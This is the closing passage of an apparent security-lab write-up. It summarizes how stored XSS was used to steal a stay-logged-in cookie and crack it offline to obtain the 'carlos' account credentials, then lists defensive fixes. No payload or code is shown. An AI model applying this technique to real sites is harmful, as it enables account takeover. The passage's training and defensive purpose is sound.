
- And Finally, the Lab is solved.
🧠 Conclusion
- This lab demonstrated how XSS vulnerabilities combined with weak cookie implementation can lead to account compromise. By stealing the stay-logged-in cookie through stored XSS and offline password cracking, we successfully obtained the
carlosaccount credentials. - Such vulnerabilities have a critical impact — they enable complete account takeover and privilege escalation.
- Fix: implement Content Security Policy (CSP) to prevent XSS, use cryptographically secure session tokens, add rate-limiting / account lockouts, use strong password hashing (bcrypt/Argon2), implement MFA, and sanitize all user inputs.